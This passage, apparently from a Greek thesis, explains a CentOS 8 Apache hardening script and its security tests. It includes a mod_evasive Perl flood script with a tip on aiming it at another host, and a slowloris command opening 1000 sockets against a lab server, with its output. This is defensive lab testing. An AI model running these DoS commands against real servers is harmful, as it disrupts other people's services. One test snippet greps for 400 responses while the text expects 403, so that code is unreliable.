Ακόμα μια καλή πρακτική είναι η αφαίρεση του suid bit από συγκεκριμένα εκτελέσιμα αρχεία που βρίσκονται στους φακέλους /bin και /usr/bin καθώς αυτά τα αρχεία εκτελούνται με δικαιώματα root χρήστη ή με δικαιώματα sudo. Για να βρούμε τα αρχεία που έχουν ενεργό το SUID και μετά να τα απενεργοποιήσουμε αυτά που θεωρούμε επικίνδυνα τρέχουμε την παρακάτω εντολή:

```
sudo find / -perm -4000 –print
```

Στη συνέχεια αφού βρούμε ποια είναι αυτά τα αρχεία που έχουν ενεργό το SUID, τα βάζουμε στο bash script centos8-apache-hardening και αυτό τα απενεργοποιεί με χρήση των παρακάτω εντολών:

```
for p in /bin/fusermount /bin/mount /bin/ping /bin/ping6 /bin/su /bin/umount \
                /usr/bin/bsd-write /usr/bin/chage /usr/bin/chfn /usr/bin/chsh \
                /usr/bin/mlocate /usr/bin/mtr /usr/bin/newgrp /usr/bin/pkexec \
```

```
                /usr/bin/traceroute6.iputils /usr/bin/wall /usr/sbin/pppd;
do
        if [ -e "$p" ]; then
                oct=$(stat -c "%a" $p |sed 's/^4/0/')    # 0755
                ug=$(stat -c "%U:%G" $p)                                # root:root
                chmod $oct $p
                chown $ug $p
                chmod -s $p    # clear the bits with symbolic modes like
        fi
done

for SHELL in $(cat /etc/shells); do
        if [ -x "$SHELL" ]; then
                chmod -s "$SHELL"
        fi
done
```

3.3.9 Αυστηρότερα δικαιώματα σε αρχεία - φακέλους

Για να θέσει το bash script centos8-apache-hardening αυστηρότερα δικαιώματα σε αρχεία – φακέλους, ρυθμίζει το συνολικό umask του συστήματος σε 027. Αυτό ορίζει τα δικαιώματα σε 640 (rw-r---) σε νέα αρχεία και 750 (rwxr-x---) σε νέους φακέλους. Αυτό το υλοποιεί με χρήση των παρακάτω εντολών:

```
if ! grep -q -i "umask" "/etc/profile" 2> /dev/null; then
        backup_file $ETC_PROFILE
        append_config "umask 027" $ETC_PROFILE
fi

if ! grep -q -i "umask" "/etc/bashrc" 2> /dev/null; then
        backup_file $ETC_BASHRC
        append_config "umask 027" $ETC_BASHRC
fi
```

Σε fileservers, συνίσταται ο ορισμός του umask σε 077 καθώς λάθος δικαιώματα μπορεί να προκαλέσουν προβλήματα σε συστήματα τα οποία διαμοιράζουν αρχεία όπως SAMBA ή NFS.

3.3.10 Αφαίρεση config για απομακρυσμένη πρόσβαση

Το bash script centos8-apache-hardening προκειμένου να κόψει τυχόν απομακρυσμένες προσβάσεις στον web server, αφαιρεί τα αρχεία .rhosts και hosts.equiv τους φακέλους χρηστών και αυτό το υλοποιεί με τις παρακάτω εντολές:

```
for dir in $(awk -F ":" '{print $6}' /etc/passwd); do
        find "$dir" \( -name "hosts.equiv" -o -name ".rhosts" \) -exec rm -f {} \; 2>
/dev/null
done

if [[ -f /etc/hosts.equiv ]]; then
        rm /etc/hosts.equiv
fi
```

3.3.11 Έλεγχος πρόσβασης με χρήση TCP Wrappers

Επειδή τα αρχεία /etc/hosts.allow και /etc/hosts.deny χρησιμοποιούνται για έλεγχο της πρόσβασης στις υπηρεσίες του Centos λειτουργικού, αν η έκδοση του web server είναι desktop και όχι server, τότε καλό είναι να προσθέσουμε την γραμμή ‘ALL’ στο αρχείο /etc/hosts.deny και τη γραμμή ‘localhost’ στο αρχείο αρχείο /etc/hosts.allow. Μια εγκατάσταση server, χρειάζεται επίσης και τις παρακάτω γραμμές στο αρχείο /etc/hosts.allow τις οποίες τις προσθέτει το bash script:

```
HOSTS_ALLOW='/etc/hosts.allow'
HOSTS_DENY='/etc/hosts.deny'
append_config "ALL: LOCAL, 127.0.0.1" $HOSTS_ALLOW
append_config "ALL: PARANOID" $HOSTS_DENY
chmod 644 $HOSTS_ALLOW
chmod 644 $HOSTS_DENY
```

3.3.12 Πολιτική λήξης λογαριασμών και κωδικών

Ένα από τα σημαντικότερα configurations που πρέπει να πραγματοποιούνται είναι η πολιτική λήξης των λογαριασμών και των κωδικών στο σύστημα. Οι παρακάτω ρυθμίζεις ορίζονται στο αρχείο /etc/login.defs και το bash script τις εφαρμόζει με τις παρακάτω εντολές:

```
LOGINDEFS='/etc/login.defs'
sed -i 's/^.*LOG_OK_LOGINS.*/LOG_OK_LOGINS\t\tyes/' "$LOGINDEFS"
sed -i 's/^UMASK.*/UMASK\t\t077/' "$LOGINDEFS"
sed -i 's/^PASS_MIN_DAYS.*/PASS_MIN_DAYS\t\t7/' "$LOGINDEFS"
sed -i 's/^PASS_MAX_DAYS.*/PASS_MAX_DAYS\t\t30/' "$LOGINDEFS"
sed -i 's/DEFAULT_HOME.*/DEFAULT_HOME no/' "$LOGINDEFS"
sed -i 's/USERGROUPS_ENAB.*/USERGROUPS_ENAB no/' "$LOGINDEFS"
sed -i 's/^# SHA_CRYPT_MAX_ROUNDS.*/SHA_CRYPT_MAX_ROUNDS\t\t10000/' "$LOGINDEFS"
```

Με τις παραπάνω εντολές δίνουν οδηγίες ώστε να καταγράφονται οι επιτυχείς είσοδοι στο σύστημα, απαγορεύουν δυο διαδοχικές αλλαγές κωδικών πρόσβασης για ένα λογαριασμό μέσα σε 7 ημέρες και λήγουν την ισχύ των κωδικών κάθε 30 ημέρες. Για την απενεργοποίηση ενός λογαριασμού ο οποίος δεν έχει χρησιμοποιηθεί 35 ημέρες μετά από την λήξη του κωδικού πρόσβασης, ενημερώνουμε το αρχείο /etc/default/useradd με την παρακάτω εγγραφή:

```
INACTIVE=35
```

3.3.13 Κλείδωμα sessions και αυτόματη αποσύνδεση

Ένας χρήστης όταν είναι συνδεδεμένος στον web server ως root και έχει «ξεχάσει» την συνεδρία του ανοιχτή, τότε αυτό μπορεί να προκαλέσει κίνδυνο ασφάλειας. Για να μειωθεί αυτός ο κίνδυνος ασφάλειας, θα πρέπει να κάνουμε το κατάλληλο configuration στο σύστημα ώστε να αποσυνδέει αυτόματα τους χρήστες που δεν αλληλεπιδρούν με αυτό μετά από κάποιο συγκεκριμένο χρονικό διάστημα. Για να επιτευχθεί αυτό, το bash script centos8-apache-hardening εφαρμόζει τα παρακάτω configurations στο αρχείο /etc/systemd/logind.conf:

```
LOGINDCONF='/etc/systemd/logind.conf'
sed -i 's/^#KillUserProcesses=no/KillUserProcesses=1/' "$LOGINDCONF"
sed -i 's/^#KillExcludeUsers=root/KillExcludeUsers=root/' "$LOGINDCONF"
sed -i 's/^#IdleAction=ignore/IdleAction=lock/' "$LOGINDCONF"
sed -i 's/^#IdleActionSec=30min/IdleActionSec=15min/' "$LOGINDCONF"
sed -i 's/^#RemoveIPC=yes/RemoveIPC=yes/' "$LOGINDCONF"
```

Στη συνέχεια για να λειτουργήσουν τα παραπάνω configurations πρέπει εκτελεστεί η παρακάτω εντολή (από το script):

```
systemctl daemon-reload
```

Τα παραπάνω configurations κλειδώνουν το session του χρήστη μετά από 15 λεπτά μη αλληλεπίδρασής του με το σύστημα και τερματίζει όλες τις τρέχουσες διεργασίες του. Ο χρήστης root εξαιρείται από τον αυτόματο τερματισμό των διεργασιών.

Ο root χρήστης μπορεί να χρειαστεί να αφήσει το σταθμό εργασίας του για κάποιο χρονικό διάστημα. Όμως θα μπορεί ο χρήστης να κλειδώσει το τερματικό του σύστημα με χρήση του εργαλείου vlock το οποίο μπορεί να εγκατασταθεί σε Centos 8 λειτουργικό με την παρακάτω εντολή:

```
sudo yum install vlock* -y
```

3.3.14 Κλείδωμα νέων users και διαγραφή αχρείαστων users

Μια καλή πρακτική είναι η δημιουργία νέων χρηστών με εξ΄ ορισμού shell το /bin/false για να αποτρέψει πιθανούς εισβολείς να αποκτήσουν πρόσβαση στη γραμμή εντολών με αυτοματοποιημένα εργαλεία. Το bash script centos8-apache-hardening εφαρμόζει τα παραπάνω configurations καθώς επίσης διαγράφει και αχρείαστους χρήστες με χρήση των παρακάτω εντολών:

```
USERADD='/etc/default/useradd'
sed -i 's/SHELL=.*/SHELL=\/bin\/false/' "$USERADD"
sed -i 's/^# INACTIVE=.*/INACTIVE=35/' "$USERADD"
for users in games gnats irc list news uucp; do
        userdel -r "$users" 2> /dev/null
done
```

3.3.15 Ρύθμιση κατάλληλων DNS Resolvers

Ένα πολύ σημαντικό configuration που πραγματοποιεί το bash script centos8-apache-hardening είναι η αποφυγή της αλλοίωσης των DNS απαντήσεων. Αυτό μας θωρακίζει από τυχόν man-in-the-middle attacks και άλλους τύπους επιθέσεων και κινδύνους ασφαλείας. Η ασφάλιση του DNS ρυθμίζεται από το script με χρήση του παρακάτω κώδικα:

```
RESOLVEDCONF='/etc/systemd/resolved.conf'
NSSWITCH='/etc/nsswitch.conf'
dnsarray=( $(grep nameserver /etc/resolv.conf | sed 's/nameserver//g') )
dnslist=${dnsarray[@]}

sed -i "s/^#DNS=.*/DNS=$dnslist/" "$RESOLVEDCONF"
sed -i "s/^#FallbackDNS=.*/FallbackDNS=8.8.8.8 8.8.4.4/" "$RESOLVEDCONF"
sed -i "s/^#DNSSEC=.*/DNSSEC=allow-downgrade/" "$RESOLVEDCONF"
sed -i '/^hosts:/ s/files dns/files resolve dns/' $NSSWITCH
```

Τέλος για να ενημερωθούν οι παραπάνω αλλαγές θα πρέπει να γίνει reload το αντίστοιχο service με χρήση της παρακάτω εντολής:

```
systemctl daemon-reload
```

3.3.16 Απενεργοποίηση cronjobs για τους χρήστες

Ο Cron scheduler έχει ένα ενσωματωμένο τρόπο ελέγχου για το ποιος επιτρέπεται και ποιος όχι να κάνει schedule jobs στο λειτουργικό. Ο έλεγχος ρυθμίζεται μέσω των αρχείων /etc/cron.allow και /etc/cron.deny. Για να αποκλειστεί ένας χρήστη από την χρήση του cron, θα πρέπει το username του να εισαχθεί στο αρχείο cron.deny. Αντίστοιχα για να επιτραπεί θα πρέπει το username του να εισαχθεί στο αρχείο cron.allow. Αν επιθυμούμε να απενεργοποιήσουμε το cron από όλους τους χρήστες εκτός του root, μπορούμε να προσθέσουμε τη γραμμή ‘ALL’ στο αρχείο cron.deny.
Επομένως το bash script centos8-apache-hardening προκειμένου να απενεργοποιήσει τα cronjobs για τους χρήστες, εφαρμόζει τα παρακάτω configurations ως εξής:

```
rm /etc/cron.deny 2> /dev/null
rm /etc/at.deny 2> /dev/null
```

```
echo 'root' > /etc/cron.allow
echo 'root' > /etc/at.allow

chown root:root /etc/cron*
chmod og-rwx /etc/cron*

chown root:root /etc/at*
chmod og-rwx /etc/at*
```

Τέλος για να γίνουν apply τα παραπάνω configurations γίνονται reload τα services με χρήση των παρακάτω εντολών:

```
systemctl mask atd.service
systemctl stop atd.service
systemctl daemon-reload
```

3.3.17 Configuration του logrotate

Γενικά στα λειτουργικά συστήματα, αν είναι ενεργοποιημένη η λειτουργία καταγραφής, τότε τα αρχεία καταγραφής θα συνεχίζουν να αυξάνουν σε μέγεθος μέχρι που ο φάκελος /var/log θα γεμίζει και αν δεν είναι το /var σε ξεχωριστό partition, τότε θα δημιουργήσουν πρόβλημα στο σύστημα καθιστώντας το ασταθές. Μια λύση αυτού του προβλήματος είναι η ενεργοποίηση της ανακύκλωσης των αρχείων καταγραφής (logrotate). Η ενεργοποίηση της παραπάνω λειτουργίας γίνεται μέσω του αρχείου /etc/logrotate.conf.

Έτσι το bash script centos8-apache-hardening για να ενεργοποιήσει την παραπάνω λειτουργία και να ρυθμίσει ώστε να ανακυκλώνει ο web server τα αρχεία καταγραφής κάθε μέρα εφαρμόζει το παρακάτω script ως configuration στο αρχείο /etc/logrotate.conf ως εξής:

```
        log_rotate_configs=$(cat <<EOF
# see "man logrotate" for details
# rotate log files daily
daily
# use the syslog group by default, since this is the owning group
# of /var/log/syslog.
```

```
su root syslog
# keep 7 days worth of backlogs
rotate 7
# create new (empty) log files after rotating old ones
create
# use date as a suffix of the rotated file
dateext
# compressed log files
compress
# use xz to compress
compresscmd /usr/bin/xz
uncompresscmd /usr/bin/unxz
compressext .xz
# packages drop log rotation information into this directory
include /etc/logrotate.d
# no packages own wtmp and btmp -- we will rotate them here
/var/log/wtmp {
    monthly
    create 0664 root utmp
    minsize 1M
    rotate 1
}
/var/log/btmp {
    missingok
    monthly
    create 0600 root utmp
    rotate 1
}
# system-specific logs may be also be configured here.
EOF
)

append_config "$log_rotate_configs" $LOGROTATE
```

3.3.18 Εγκατάσταση και ενεργοποίηση του rkhunter

Το rkhunter είναι ένα unix-based εργαλείο το οποίο σκανάρει για rootkits, backdoors και πιθανά τοπικά exploits. Το κάνει αυτό πραγματοποιώντας σύγκριση των SHA-1 hashes των σημαντικών φακέλων με χρήση γνωστών καλών online βάσεων δεδομένων, ψάχνει για προεπιλεγμένους φακέλους των rootkits, λάθη σε permissions, κρυμμένα αρχεία, ύποπτες συμβολοσειρές σε kernel modules και ειδικές δοκιμές για Linux και FreeBSD εκδόσεις. Ένα ακόμη αξιοσημείωτο του rkhunter είναι ότι έχει ενταχθεί σε δημοφιλή λειτουργικά συστήματα όπως Fedora και Debian κ.α.

Το εργαλείο αυτό έχει γραφτεί σε Bourne shell για να επιτρέπει συμβατότητα. Μπορεί να τρέχει σε σχεδόν όλα τα Unix συστήματα [22].

Το bash script centos8-apache-hardening εγκαθιστά και ενεργοποιεί το παραπάνω εργαλείο με χρήση των παρακάτω εντολών:

```
sudo yum install –y rkhunter
RKHUNTERCONF='/etc/rkhunter.conf'
sed -i 's/ALLOW_SSH_ROOT_USER=.*/ALLOW_SSH_ROOT_USER=no/g' $RKHUNTERCONF
append_config "CRON_DAILY_RUN=\"yes\"" $RKHUNTERCONF
append_config "APT_AUTOGEN=\"yes\"" $RKHUNTERCONF
```

Η εκτέλεση του rkhunter εργαλείου γίνεται με χρήση της παρακάτω εντολής:

```
rkhunter –propupd
```

3.3.19 Εγκατάσταση και ενεργοποίηση του ClamAV

Το ClamAV antivirus είναι ένα δωρεάν λογισμικό, cross-platform και ανοιχτού κώδικα εργαλείο το οποίο μπορεί να ανιχνεύει πολλούς τύπους βλαβερών λογισμικών συμπεριλαμβανομένου ιούς. Μια από τις κύριες χρήσεις του είναι σε mail servers σαν ένας σαρωτής server-side για emails. Η εφαρμογή αναπτύχθηκε για το Unix και έχει διαθέσιμες και third party εκδόσεις διαθέσιμες για AIX, BSD, HP-UX, Linux, macOS, OpenVMS, OSF (Tru64) και Solaris. Από την έκδοση 0.97.5, το ClamAV τρέχει επίσης και σε Microsoft Windows. Όλες οι εκδόσεις και οι ενημερώσεις του είναι διαθέσιμες δωρεάν [23].

Το bash script centos8-apache-hardening εγκαθιστά, ενεργοποιεί το ClamAV antivirus και το ορίζει να τρέχει καθημερινά (με χρήση του cronjob scheduler) εκτελώντας τις παρακάτω εντολές:

```
sudo yum install –y clamav clamav-update

CLAMAVCONF='/etc/clamd.d/scan.conf'
CLAMAVSERVICE='/usr/lib/systemd/system/clamd@.service'
CRON_DAILY_CLAMSCAN='/etc/cron.daily/user_clamscan'
setsebool -P antivirus_can_scan_system 1
sed -i 's/#LocalSocket \/run/LocalSocket \/run/g' $CLAMAVCONF
sed -i 's/scanner (%i) daemon/scanner daemon/g' $CLAMAVSERVICE
sed -i 's/\/etc\/clamd.d\/%i.conf/\/etc\/clamd.d\/scan.conf/g' $CLAMAVSERVICE
freshclam

systemctl enable clamav-freshclam.service
systemctl start clamav-freshclam.service

mkdir /var/log/clamav/
touch /var/log/clamav/user_clamscan.log
        cron_clamscan=$(cat <<EOF
#!/bin/bash
# SCAN_DIR="/home"
# LOG_FILE="/var/log/clamav/user_clamscan.log"
/usr/bin/clamscan -i -r /home >> /var/log/clamav/user_clamscan.log
EOF
)
append_config "$cron_clamscan" $CRON_DAILY_CLAMSCAN
chmod +x $CRON_DAILY_CLAMSCAN
```

3.3.20 Εγκατάσταση και ενεργοποίηση του Fail2Ban

Το Fail2Ban είναι ένα λογισμικό πρόβλεψης εισβολής (intrusion prevention software - IDS) το οποίο προστατεύει τους servers από επιθέσεις brute-force. Έχει γραφτεί σε γλώσσα προγραμματισμού Python, και μπορεί να τρέξει σε POSIX συστήματα τα

οποία έχουν μια διεπαφή σε ένα σύστημα ελέγχου πακέτων ή σε εγκατεστημένο τοπικά firewall, για παράδειγμα iptables ή TCP Wrapper [24].

Το bash script centos8-apache-hardening εγκαθιστά, ενεργοποιεί το Fail2Ban με χρήση των παρακάτω εντολών:

```
yum install -y fail2ban
log_info "Is going to enable Fail2Ban"
systemctl enable fail2ban
systemctl start fail2ban

        jail_local=$(cat <<EOF
[ssh]

enabled = true
port = ssh
filter = sshd
logpath = /var/log/auth.log
maxretry = 3
EOF
)

touch /var/log/auth.log
append_config "$jail_local" $FAIL2BAN_CONFIG
```

Τέλος για να περάσουν τα παραπάνω configurations χρειάζεται να γίνει επανεκκίνηση του fail2ban και στη συνέχεια εκτυπώνεται το status του IDS με χρήση των παρακάτω εντολών:

```
systemctl restart fail2ban
systemctl status fail2ban --no-pager
```

3.3.21 Εγκατάσταση και ενεργοποίηση του AIDE

Το Advanced Intrusion Detection Environment (AIDE) αρχικά αναπτύχθηκε σαν μια δωρεάν αντικατάσταση του Tripwire με την άδεια σύμφωνα με τους όρους του GNU General Public Licence (GPL).

Το AIDE παίρνει ένα "στιγμιότυπο" (snapshot) της τρέχουσας κατάστασης του συστήματος, register hashes, χρόνους τροποποιήσεων και άλλα δεδομένα αναφορικά με τα αρχεία που ορίζονται από τον διαχειριστή. Αυτό το "στιγμιότυπο" χρησιμοποιείται για να χτίσει μια βάση η οποία αποθηκεύεται και μπορεί να φυλαχθεί σε μια εξωτερική συσκευή για backup.

Όταν ο διαχειριστής θέλει να τρέξει ένα test ακεραιότητας, ο διαχειριστής τοποθετεί την προηγούμενη έκδοση της βάσης σε ένα προσβάσιμο μέρος και δίνει οδηγία στο AIDE να συγκρίνει την βάση έναντι του πραγματικού status του συστήματος. Αν έχει συμβεί μια αλλαγή στον server μεταξύ της δημιουργίας τους στιγμιότυπου και του τρέχοντος test ακεραιότητας του συστήματος, το AIDE θα την βρει και θα την αναφέρει στον διαχειριστή. Εναλλακτικά το AIDE μπορεί να ρυθμιστεί να τρέχει περιοδικά και να κάνει report τις αλλαγές στον διαχειριστή καθημερινά χρησιμοποιώντας σαν scheduling τεχνολογία το cron, η οποία είναι η προεπιλεγμένη συμπεριφορά του Debian AIDE πακέτου.

Αυτό μπορεί να είναι χρήσιμο για λόγους ασφαλείας, γιατί δεδομένης μιας επιβλαβής αλλαγής η οποία μπορεί να έχει συμβεί στο σύστημα, θα γίνει report από το AIDE [25].

Το bash script centos8-apache-hardening εγκαθιστά, ενεργοποιεί το AIDE και χρησιμοποιεί το cron scheduling με χρήση των παρακάτω εντολών:

```
yum install –y aide


AIDECONFIG='/etc/aide.conf'
AIDE_CHECK_SERVICE='/etc/systemd/system/aidecheck.service'
AIDE_CHECK_TIMER='/etc/systemd/system/aidecheck.timer'
sed -i 's/^Checksums =.*/Checksums = sha512/' $AIDECONFIG
log_info "Is going to set Aide postinstall"
aide --init
log_info "Building AIDE initial db, please wait..."
cp /var/lib/aide/aide.db.new.gz /var/lib/aide/aide.db.gz 2> /dev/null 1>&2


log_info "Enabling AIDE check daily..."
        aide_check_service=$(cat <<EOF
[Unit]
```

```
Description=Aide Check
[Service]
Type=simple
ExecStart=/usr/sbin/aide --check
[Install]
WantedBy=multi-user.target
EOF
)
append_config "$aide_check_service" $AIDE_CHECK_SERVICE

        aide_check_timer=$(cat <<EOF
[Unit]
Description=Aide check every day at midnight
[Timer]
OnCalendar=*-*-* 00:00:00
Unit=/etc/systemd/system/aidecheck.service
[Install]
WantedBy=multi-user.target
EOF
)
append_config "$aide_check_timer" $AIDE_CHECK_TIMER
chmod 0644 /etc/systemd/system/aidecheck.*
```

Τέλος για να ενεργοποιηθεί πλήρως το AIDE tool, θα πρέπει να γίνουν επανεκκίνηση και reload τα παρακάτω services:

```
systemctl reenable aidecheck.timer
systemctl start aidecheck.timer
systemctl daemon-reload
```

4 Δοκιμές Ασφαλείας

Σε αυτό το κεφάλαιο παρουσιάζονται οι δοκιμές που πραγματοποιούνται στο Centos 8 Web Server μετά την ολοκλήρωση της εκτέλεσης του bash script centos8-apache-hardening.sh. Ποιο συγκεκριμένα εξετάζεται η ορθή λειτουργία το Mod_Security και του Mod_Evasive μετά από την ολοκλήρωση των απαραίτητων εγκαταστάσεων και configurations από το bash script. Τέλος πραγματοποιείται μια δοκιμαστική επίθεση Slowloris στο Centos 8 Web server πριν και μετά την ολοκλήρωση και εγκατάσταση όλων των απαραίτητων security hardening ρυθμίσεων του bash script στο Centos 8 Web server προκειμένου να αξιολογηθεί ο βαθμός επαύξησης ασφάλειας του Web server.

4.1 Δοκιμή ορθής λειτουργίας του Mod_Security

Για να δοκιμάσουμε αν το mod_security module δουλεύει σωστά, θα χρησιμοποιήσουμε το curl για να στέλνουμε HTTP requests στο Centos 8 Apache Web Server. Ένας από τους προεπιλεγμένους κανόνες του mod_security είναι να κάνει reject τα requests τα οποία έχουν User Agent "Nessus". Αυτός ο κανόνας έχει ως σκοπό να αρνείται πληροφορίες σε επιτιθέμενους που χρησιμοποιούν αυτοματοποιημένους scanners.

Μπορούμε με την παρακάτω curl εντολή να ελέγξουμε αν το mod_security είναι σωστά ρυθμισμένο:

```
curl -i http://localhost -A Nessus
```

Θα δούμε μια απάντηση 403 Forbidden όπως φαίνεται και στην παρακάτω εικόνα:

```
HTTP/1.1 403 Forbidden
Date: Mon, 07 Jun 2021 19:37:04 GMT
Server: Apache
Content-Length: 318
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>403 Forbidden</title>
</head><body>
<h1>Forbidden</h1>
<p>You don't have permission to access this resource.</p>
<p>Additionally, a 403 Forbidden
error was encountered while trying to use an ErrorDocument to handle the request.</p>
</body></html>
```

Εικόνα 14. Έλεγχος ορθής λειτουργίας του Mod_Security

Το mod_security μπλόκαρε το request γιατί αναγνώρισε ότι ο User Agent είναι ένα Nessus scan.

Το bash script centos8-apache-hardening.sh κατά την διάρκεια εκτέλεσής του και μόλις έχει ολοκληρώσει τα απαραίτητα installations και configurations για το Mod_Security, δοκιμάζει αν έχουν γίνει apply σωστά τα παραπάνω configurations τρέχοντας τον παρακάτω test κώδικα:

```
mod_security_status_code=`curl -s -o /dev/null -w "%{http_code}" http://localhost -A Nessus`
        if [ "$mod_security_status_code" == "403" ]; then    # 403 Forbidden
                log_info "${COLOR_GREEN}Mod security test passed successfully!${COLOR_DEFAULT}"
        else
                curl -i http://localhost -A Nessus
                log_info "${COLOR_RED}Mod_security test failed! ${COLOR_DEFAULT}"
        fi
```

Σε περίπτωση επιτυχίας, δηλαδή αν επιστραφεί το status code 403 από το παραπάνω curl, τότε εμφανίζεται το παρακάτω μήνυμα:

Εικόνα 15. Μήνυμα επιτυχίας ελέγχου του Mod_Security

Αλλιώς αν δεν επιστραφεί το παραπάνω status code, τότε εμφανίζει σε κόκκινη ένδειξη το μήνυμα: Mod_security test failed!

4.2 Δοκιμή ορθής λειτουργίας του Mod_Evasive

Για να δοκιμάσουμε αν το mod_evasive module δουλεύει σωστά, θα χρησιμοποιήσουμε το Perl script test.pl το οποίο έχει γραφτεί από τους Mod_Evasive developers και προσομοιάζει μια security DoS επίθεση στον Apache Web Server. Αυτό το script εγκαθίσταται μετά την ολοκλήρωση του mod_evasive στο path /usr/share/doc/mod_evasive/test.pl και παρακάτω επισυνάπτεται ο κώδικάς του perl script:

```
#!/usr/bin/perl

# test.pl: small script to test mod_dosevasive's effectiveness
```

```
use IO::Socket;
use strict;

for(0..100) {
  my($response);
  my($SOCKET) = new IO::Socket::INET( Proto   => "tcp",
                                      PeerAddr=> "127.0.0.1:80");
  if (! defined $SOCKET) { die $!; }
  print $SOCKET "GET /?$_ HTTP/1.0\r\n\r\n";
  $response = <$SOCKET>;
  print $response;
  close($SOCKET);
}
```

Να σημειωθεί ότι πριν από την χρήση του παραπάνω test.pl script πραγματοποιείται από το bash script centos8-apache-hardening.sh μια διόρθωση με χρήση της παρακάτω εντολής για να επιστρέψει το επιθυμητό αποτέλεσμα:

```
MOD_EVASIVE_TEST_SCRIPT='/usr/share/doc/mod_evasive/test.pl'
sed -i 's/HTTP\/1.0\\n\\n/HTTP\/1.0\\r\\n\\r\\n/g' $MOD_EVASIVE_TEST_SCRIPT
```

Για να χρησιμοποιήσουμε το παραπάνω perl script, αρκεί να τρέξουμε την παρακάτω εντολή:

```
sudo perl /usr/share/doc/mod_evasive/test.pl
```

και η έξοδος που περιμένουμε να πάρουμε είναι τα **HTTP/1.1 403 Forbidden** όπως φαίνονται και στην διπλανή εικόνα τα οποία σημαίνουν ότι η πρόσβαση έχει κοπεί σε κακόβουλα requests:

```
HTTP/1.1 200 OK
HTTP/1.1 200 OK
HTTP/1.1 200 OK
HTTP/1.1 200 OK
HTTP/1.1 200 OK
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 200 OK
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 200 OK
HTTP/1.1 200 OK
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 200 OK
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
HTTP/1.1 403 Forbidden
```


Εικόνα 16. Έλεγχος ορθής λειτουργίας του Mod_Evasive

Αν θέλουμε να τρέξουμε το παραπάνω Perl script από άλλο host ο οποίος θα χτυπάει το Centos 8 Apache Web Server, αντικαθιστούμε από το παραπάνω script την παράμετρο PeerAddr και βάζουμε την IP διεύθυνση του Web Server που θέλουμε να χτυπήσουμε, δηλαδή βάζουμε:

PeerAddr=> " 172.28.128.21:80");

Το bash script centos8-apache-hardening.sh κατά την διάρκεια εκτέλεσής του και μόλις έχει ολοκληρώσει τα απαραίτητα installations και configurations για το mod_evasive module, δοκιμάζει αν έχουν γίνει apply σωστά τα παραπάνω configurations τρέχοντας τον παρακάτω test κώδικα:

```
bad_request_count=`perl $MOD_EVASIVE_TEST_SCRIPT | grep 'HTTP/1.1 400 Bad Request' | wc -l`
        if [ "$bad_request_count" -gt "80" ]; then
                log_info "${COLOR_GREEN}Mod evasive test passed successfully! ${COLOR_DEFAULT}"
        else
                log_info "${COLOR_RED}Mod_evasive test failed! ${COLOR_DEFAULT}"
        fi
```

Σε περίπτωση επιτυχίας, δηλαδή επιστραφούν πάνω από 80% 403 Forbidden απαντήσεις που θα είναι αποτέλεσμα της εκτέλεσης του perl test.pl script τότε εμφανίζει το παρακάτω μήνυμα επιτυχίας:

Εικόνα 17. Μήνυμα επιτυχίας ελέγχου του Mod_Evasive

Αλλιώς αν αποτύχει το mod_evasive test εμφανίζει με κόκκινη επισήμανση το εξής μήνυμα: Mod_evasive test failed!

Επιπρόσθετα το mod_evasive εμφανίζει στο syslog όταν η IP διεύθυνση είναι μπλοκαρισμένη. Αυτό μπορούμε να το δούμε βλέποντας το παρακάτω log file με την εντολή:

```
sudo tail -f /var/log/messages
```

και μπορούμε να δούμε για παράδειγμα την παρακάτω έξοδο:

```
Jun  7 19:03:41 centos8 mod_evasive[2732]: Blacklisting address 192.168.1.42: possible DoS attack.
```

4.3 Δοκιμή Slowloris επίθεσης στο Centos 8 Web Server

4.3.1 Επίθεση Slowloris πριν από το Security Hardening του Centos 8 Web Server

Στο Centos 8 Apache Web Server έχουμε φορτώσει τοπικά την παρακάτω σελίδα η οποία φορτώνεται κανονικά χτυπώντας το url του apache web server: http://172.28.128.21/

Εικόνα 18. Σελίδα του Apache Web Server


Στη συνέχεια θα υπερφορτώσουμε την παραπάνω ιστοσελίδα δίνοντας 1000 ταυτόχρονες συνδέσεις με χρήση του slowloris script του οποίου ο κώδικας επισυνάπτεται στο Παράρτημα 2:

```
python3 slowloris.py 172.28.128.21 -p 80 -s 1000 --sleeptime 1
```

```
$ python3 slowloris.py 172.28.128.21 -p 80 -s 1000 --sleeptime 1
[13-06-2021 02:00:50] Attacking 172.28.128.21 with 1000 sockets.
[13-06-2021 02:00:50] Creating sockets...
[13-06-2021 02:00:54] Sending keep-alive headers... Socket count: 630
[13-06-2021 02:01:00] Sending keep-alive headers... Socket count: 630
[13-06-2021 02:01:05] Sending keep-alive headers... Socket count: 630
[13-06-2021 02:01:10] Sending keep-alive headers... Socket count: 630
[13-06-2021 02:01:12] Sending keep-alive headers... Socket count: 1000
[13-06-2021 02:01:17] Sending keep-alive headers... Socket count: 630
[13-06-2021 02:01:22] Sending keep-alive headers... Socket count: 630
[13-06-2021 02:01:27] Sending keep-alive headers... Socket count: 630
